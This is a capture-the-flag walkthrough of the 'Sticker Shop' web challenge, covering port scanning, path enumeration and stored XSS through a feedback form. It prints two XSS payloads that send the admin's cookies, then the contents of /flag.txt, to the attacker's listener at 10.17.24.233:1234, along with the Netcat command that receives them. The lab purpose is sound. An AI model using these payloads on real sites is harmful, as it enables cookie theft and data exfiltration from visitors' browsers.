Challenge Description
The Sticker Shop
“Your local sticker shop has finally developed its own webpage. They do not have much experience with web development, so they decided to develop and host everything on the same computer that they use for browsing the internet and looking at customer feedback. Smart move!
Can you read the flag at http://MACHINE_IP:8080/flag.txt?”
Goal: Retrieve the content of flag.txt.
Challenge link: The Sticker Shop
Walkthrough

I started solving The Sticker Shop CTF challenge by exploring the web application hosted on port 8080. The application was minimalistic, and the only noticeable feature was a customer feedback form located at /submit_feedback. At first glance, this seemed like the primary attack surface.
Initial Scanning
I conducted a Nmap scan on the target IP to identify open ports and services. The results revealed only two open ports:
- 22: Likely an SSH service
- 8080: Hosting the web application
No other interesting services or vulnerabilities were immediately apparent.
Path Enumeration
Next, I used Gobuster to enumerate hidden paths within the web server. Aside from /submit_feedback, Gobuster found only one additional path of interest: /flag.txt. However, attempting to access /flag.txt resulted in a 401 Unauthorized error, as expected from the challenge description.
At this stage, the feedback form remained the only viable attack vector.
Exploiting the Feedback Form
Given the presence of the feedback form, I suspected the possibility of Cross-Site Scripting (XSS). If feedback submissions were displayed on an admin panel without proper sanitization, a malicious script could execute in the admin’s browser, allowing me to retrieve the flag.
Crafting an XSS Payload
I began by preparing a basic XSS payload to steal cookies from the admin’s browser:
"><script>
    fetch('http://10.17.24.233:1234', {
        method: 'POST',
        mode: 'no-cors',
        body: document.cookie
    });
</script>
To capture any outgoing data, I set up a Netcat listener on my machine:
nc -lvnp 1234
When I submitted the payload through the feedback form, I received a request on my Netcat listener but noticed that the document.cookie value was empty. This indicated that cookies were either not being stored or were inaccessible due to secure flags or other restrictions.
Modifying the Payload
Since cookies didn’t provide useful information, I decided to directly fetch the contents of /flag.txt from the admin’s browser. Assuming the admin had proper authorization to access the file, this could potentially bypass the 401 Unauthorized restriction.

Here’s the modified payload:
"><script>
  fetch('/flag.txt')
    .then(response => response.text())
    .then(data => {
      fetch('http://10.17.24.233:1234', {
        method: 'POST',
        body: data,
        headers: { 'Content-Type': 'text/plain' }
      });
    });
</script>
I submitted this payload via the feedback form and waited.
Success!
Moments later, my Netcat listener received the contents of the flag:
